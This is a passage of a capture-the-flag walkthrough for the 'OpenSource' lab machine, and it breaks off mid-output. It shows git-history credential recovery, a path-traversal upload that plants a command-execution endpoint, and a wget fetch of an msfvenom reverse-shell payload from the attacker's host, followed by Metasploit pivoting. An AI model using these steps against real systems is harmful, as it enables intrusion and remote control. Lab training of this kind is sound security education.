OpenSource

19th May 2022 / Document No D22.100.174

Prepared By: TRX

Machine Author(s): irogir

Difficulty: Easy

Synopsis

OpenSource is an easy difficulty linux machine that features a Python HTTP server listening on port 80. After downloading the web application's source code, a Git repository is identified. Viewing the previous commits on the repository reveals a Virtual Studio Code settings file that contains a set of credentials for user `dev01`. Analysis of the application source code reveals that it is vulnerable to unrestricted file uploading and Directory traversal attacks, which can be abused in order to overwrite `views.py` and obtain Remote Command Execution. Users can leverage the RCE to obtain a reverse shell inside a Docker container. The container network can be used to enumerate the host machine internally and identify a `Gitea` instance running on port 3000. The credentials that were identified earlier can be used to login to the `Gitea` instance and download a backup of `dev01` user's SSH keys. After connecting to the host system with SSH, `Pspy` can be used to identify a cron job that is running as `root` and searches for changes in a repository found in the home directory of user `dev01`. The Git configuration file can be edited by the low level user and the `fsmonitor` parameter can be leveraged to obtain a root shell.

Skills Required

- Enumeration

- Basic Git Usage
- Basic Docker Knowledge
- Source Code Analysis

Skills Learned

- Unrestricted File Upload
- Directory Traversal
- Network Pivoting
- Using the Git Configuration file to execute system commands


Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.164 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV 10.10.11.164
```


```
nmap -p$ports -sV 10.10.11.164

Starting Nmap 7.92
Stats: 0:01:16 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Nmap scan report for 10.10.11.164
Host is up (0.065s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Werkzeug/2.1.2 Python/3.10.3
```

The scan reveals ports 22 (SSH) and 80 (Python Web Server) open. Let's navigate to port 80 using a browser to enumerate the website.




The page advertises a file sharing service that requires no authentication and can be used to upload files to share with others. The bottom of the page allows users to download the source code, as well as visit a test instance for the `Upcloud` application.

Clicking on `Take me there!`, we are taken to a page that allows us to upload files.



After uploading a test file to verify the functionality of the application, the page shows the URL that the file has been placed in.



Clicking on the link allows us to download the file. Let's download the source code of the application from `/download` and inspect it. The downloaded file is a compressed ZIP archive called `source.zip`, the contents of which can be extracted with the `unzip` utility.


```
unzip source.zip
```

After the contents have been extracted, we are left with the following files.

```
drwxrwxr-x 1 root root      64 May 17 18:50 app
-rwxr-xr-x 1 root root     110 Apr 28 14:40 build-docker.sh
drwxr-xr-x 1 root root      32 Apr 28 14:34 config
-rw-r--r-- 1 root root     594 May 17 18:50 Dockerfile
drwxrwxr-x 1 root root     144 May 17 18:50 .git
```

Exploring the application code, we quickly notice that a `.git` folder is present, meaning we are dealing with a Github repository, as well as a `.vscode` folder inside `/app` that is seemingly empty. Let's enumerate the Git commit history.

```
git log
```



```
git log

commit 2c67a52253c6fe1f206ad82ba747e43208e8cfd9 (HEAD -> public)
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:55:55 2022 +0200

    clean up dockerfile for production use

commit ee9d9f1ef9156c787d53074493e39ae364cd1e05
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:45:17 2022 +0200

    initial
```

Checking for differences between the initial and second commits there does not seem to be anything of interest. Let's check for other branches instead.

```
git show-branch
```

```
git show-branch

! [dev] ease testing
 * [public] clean up dockerfile for production use
--
 * [public] clean up dockerfile for production use
+  [dev] ease testing
+  [dev^] added gitignore
+  [dev~2] updated
+* [public^] initial
```

The output shows a few interesting branches. Specifically the `dev` branch might hold interesting information, therefore it is a good idea to checkout this branch and look for changes.

```
git checkout dev
Switched to branch 'dev'
```

Once more, let's check the commit history.

```
git log

commit c41fedef2ec6df98735c11b2faf1e79ef492a0f3 (HEAD -> dev)
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:47:24 2022 +0200

    ease testing

commit be4da71987bbbc8fae7c961fb2de01ebd0be1997
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:46:54 2022 +0200

    added gitignore

commit a76f8f75f7a4a12b706b0cf9c983796fa1985820
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:46:16 2022 +0200

    updated

commit ee9d9f1ef9156c787d53074493e39ae364cd1e05
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:45:17 2022 +0200

    initial
```

The `updated` commit seems interesting. Let's check for differences between the `initial` and `updated` commits.

```
 git diff ee9d9f1ef9156c787d53074493e39ae364cd1e05
a76f8f75f7a4a12b706b0cf9c983796fa1985820
```

```
git diff ee9d9f1ef9156c787d53074493e39ae364cd1e05 a76f8f75f7a4a12b706b0cf9c983796fa1985820

<SNIP>
diff --git a/app/.vscode/settings.json b/app/.vscode/settings.json
new file mode 100644
index 0000000..5975e3f
--- /dev/null
+++ b/app/.vscode/settings.json
@@ -0,0 +1,5 @@
+{
+  "python.pythonPath": "/home/dev01/.virtualenvs/flask-app-b5GscEs_/bin/python",
+  "http.proxy": "http://dev01:Soulless_Developer#2022@10.10.10.128:5187/",
+  "http.proxyStrictSSL": false
+}
diff --git a/app/app/views.py b/app/app/views.py
index f2744c6..0f3cc37 100644
--- a/app/app/views.py
+++ b/app/app/views.py
</SNIP>
```

There are a few interesting differences in this commit and specifically it seems that the file `/app/.vscode/settings.json` was introduced, potentially by mistake, as it has since been deleted in the more recent commits. The above output shows the content of this file, but we can also switch to this specific commit in order to read it.

```
git checkout a76f8f75f7a4a12b706b0cf9c983796fa1985820
HEAD is now at a76f8f7 updated

cd app/.vscode && cat settings.json
{
  "python.pythonPath": "/home/dev01/.virtualenvs/flask-app-b5GscEs_/bin/python",
  "http.proxy": "http://dev01:Soulless_Developer#2022@10.10.10.128:5187/",
  "http.proxyStrictSSL": false
}
```

The settings file gives us a set of credentials that were used by the user's IDE in order to configure a proxy connection, however, attempting to use them for SSH is unsuccessful.

Foothold

Let's focus our attention to the code that was acquired. The `app/app/views.py` file seems very interesting and contains the code that handles the file uploads as well as the general web server routing.

```
import os

from app.utils import get_file_name
from flask import render_template, request, send_file

from app import app


@app.route('/')
def index():
    return render_template('index.html')


@app.route('/download')
def download():
    return send_file(os.path.join(os.getcwd(), "app", "static", "source.zip"))


@app.route('/upcloud', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        f = request.files['file']
        file_name = get_file_name(f.filename)
        file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)
        f.save(file_path)
        return render_template('success.html', file_url=request.host_url +
"uploads/" + file_name)
    return render_template('upload.html')


@app.route('/uploads/<path:path>')
```

```
def send_report(path):
    path = get_file_name(path)
    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))
```

More specifically the `upload_file()` function contains no filtering, which means that files of any type and extension can be uploaded. Furthermore, `os.path.join` is used in an insecure way that allows a directory traversal attack to be performed.

Specifically, `os.path.join` is used to determine the full path for the file that is to be uploaded, however, the filename does not contain any filtering. This means that if a slash character `/` was inserted in the filename, the rest of the path would not be taken into consideration. Here is an example of this vulnerability:

```
python

>>> import os
>>> filename1 = "uploaded.png"
>>> filename2 = "/home/user/uploaded.png"
>>> os.path.join("/var/www/html",filename1)
'/var/www/html/uploaded.png'
>>> os.path.join("/var/www/html",filename2)
'/home/user/uploaded.png'
```

Note that with the second filename, `/var/www/html` was completely disregarded and instead the specified path was extracted only from the filename.

We can abuse the above misconfiguration in order to upload any file of our choosing to any path on the affected server, however, since this is a Python web server that does not execute random files that are not defined as routes inside `views.py`, we could instead overwrite `views.py` and define an endpoint of our own, capable of executing system commands.

Consider the following route, which will allows us to execute system commands from the `cmd` GET parameter.

```
@app.route('/cmd')
def execute():
    return subprocess.check_output(request.args.get('cmd').split(" "))
```


Combining it with the original `views.py` and importing the `subprocess` module, we get the following code:

```
import os
import subprocess

from app.utils import get_file_name
from flask import render_template, request, send_file

from app import app
```

```
@app.route('/')
def index():
    return render_template('index.html')


@app.route('/download')
def download():
    return send_file(os.path.join(os.getcwd(), "app", "static", "source.zip"))


@app.route('/upcloud', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        f = request.files['file']
        file_name = get_file_name(f.filename)
        file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)
        f.save(file_path)
        return render_template('success.html', file_url=request.host_url +
"uploads/" + file_name)
    return render_template('upload.html')


@app.route('/uploads/<path:path>')
def send_report(path):
    path = get_file_name(path)
    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))

@app.route('/cmd')
def execute():
    return subprocess.check_output(request.args.get('cmd').split(" "))
```

Note: It is a good idea to not completely replace the original code so that in case of a mistake the upload functionality can still be used. It is also worth noting that the containers that the application is hosted will restart if the Python server is unresponsive.

Now that we have created a payload, fire up BurpSuite, navigate to `http://10.10.11.164/upcloud`, configure FoxyProxy or your browser settings to use Burp as a proxy and click `Upload`.



After the request is captured modify it as follows:

```
Pretty Raw \n Actions
1 POST /upcloud HTTP/1.1
2 Host: 10.10.11.164
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=--------------------------402880073208062040929870470 61
8 Content-Length: 224
9 Origin: http://10.10.11.164
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.11.164/upcloud
13 Upgrade-Insecure-Requests: 1
14
15 ----------------------------402880073208062040929870470 61
16 Content-Disposition: form-data; name="file"; filename="/app/app/views.py"
17 Content-Type: application/octet-stream
18
19 import os
20 import subprocess
21
22 from app.utils import get_file_name
23 from flask import render_template, request, send_file
24
25 from app import app
26
27
28 @app.route('/')
29 def index():
30   return render_template('index.html')
31
32
33 @app.route('/download')
34 def download():
35   return send_file(os.path.join(os.getcwd(), "app", "static", "source.zip"))
```

- Paste the payload inside the defined boundaries while making sure to leave a space at the top and bottom.
- Change the filename parameter to `/app/app/views.py`.

After these changes have been made click `Forward` and let the page refresh. Finally navigate to the `/cmd` endpoint to verify that command execution works.

AttributeError

AttributeError: 'NoneType' object has no attribute 'split'

Traceback (most recent call last)

File "/usr/local/lib/python3.10/site-packages/flask/app.py", line *2095*, in __call__
  return self.wsgi_app(environ, start_response)

File "/usr/local/lib/python3.10/site-packages/flask/app.py", line *2080*, in wsgi_app
  response = self.handle_exception(e)

File "/usr/local/lib/python3.10/site-packages/flask/app.py", line *2077*, in wsgi_app
  response = self.full_dispatch_request()

File "/usr/local/lib/python3.10/site-packages/flask/app.py", line *1525*, in full_dispatch_request
  rv = self.handle_user_exception(e)

File "/usr/local/lib/python3.10/site-packages/flask/app.py", line *1523*, in full_dispatch_request
  rv = self.dispatch_request()

File "/usr/local/lib/python3.10/site-packages/flask/app.py", line *1509*, in dispatch_request
  return self.ensure_sync(self.view_functions[rule.endpoint])(**req.view_args)

File "/app/app/views.py", line *38*, in execute
  return subprocess.check_output(request.args.get('cmd').split(" "))

AttributeError: 'NoneType' object has no attribute 'split'

A Python error will be visible as no command has been specified. cURL can be used to execute commands as well as a browser. The upside of using a browser is that characters are auto URL encoded and passed to the server.

```
curl 'http://10.10.11.164/cmd?cmd=id'

uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(di
alout),26(tape),27(video)
```

This is successful and we now have Remote Code Execution on the remote system. Let's focus on getting a reverse shell.

The system does not include many utilities that can be used to get a reverse shell. Let's generate an `msfvenom` payload instead.


```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.14.4 LPORT=4444 -f elf
-o shell
```

Then start a Python HTTP server in order to download the executable from the remote server.

```
python3 -m http.server 8000
```


Before proceeding, fire up `msfconsole` and start a listener.

```
msfconsole
use multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set lhost tun0
run
```



Finally download the file using the `/cmd` endpoint, make it executable and run it with the following commands.

```
http://10.10.11.164/cmd?cmd=wget http://10.10.14.4:8000/shell
http://10.10.11.164/cmd?cmd=chmod 777 shell
http://10.10.11.164/cmd?cmd=./shell
```



A shell is successfully received but the user flag does not exist in this system.

Lateral Movement

Enumeration of the system shows that we are inside a Docker container. The container is connected to an internal network as shown by the output of the `ifconfig` command.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface 38
============
Name         : eth0
Hardware MAC : 02:42:ac:11:00:06
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 172.17.0.6
IPv4 Netmask : 255.255.0.0
```

ProxyChains can be used in combination with `Metasploit` to run a Socks Proxy server that will allow us to access the internal network of the compromised system, externally. To do this let's begin by starting the Socks Proxy server. First, background the current Meterpreter session.

```
meterpreter > background
[*] Backgrounding session 3...
```

Then search for the Socks proxy module.

```
search socks
```

```
msf6 exploit(multi/handler) > search socks

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  auxiliary/server/socks_proxy                             normal  No     SOCKS Proxy Server
   1  auxiliary/server/socks_unc                               normal  No     SOCKS Proxy UNC Path Redirection
   2  auxiliary/scanner/http/sockso_traversal  2012-03-14      normal  No     Sockso Music Host Server 1.5
```

The correct module is `auxiliary/server/socks_proxy`. Let's load and run it.

```
use auxiliary/server/socks_proxy
run
```

Edit `/etc/proxychains.conf` and add the following line under the `[ProxyList]` header.

```
[ProxyList]
socks5 127.0.0.1 1080
```

Back in Metasploit search for the `autoroute` module. This module will take care of automatically routing all of the internal networks of the remote system back to us through the Socks Proxy.

```
search autoroute
use post/multi/manage/autoroute
set session 1
```

```
search autoroute

Matching Modules
================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  post/multi/manage/autoroute                    normal  No     Multi Manage Network Route via Meterpreter Session

msf6 auxiliary(server/socks_proxy) > use 0
msf6 post(multi/manage/autoroute) > show options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24"
   SESSION  1                yes       The session to run this module on
   SUBNET                    no        Subnet (IPv4, for example, 10.10.10.0)

msf6 post(multi/manage/autoroute) > set session 1
session => 3
```

The current open session that is needed for the above command can be determined using the `sessions` command in Metasploit and looking at the ID.

```
msf6 post(multi/manage/autoroute) > sessions

Active sessions
===============

  Id  Name  Type                   Information        Connection
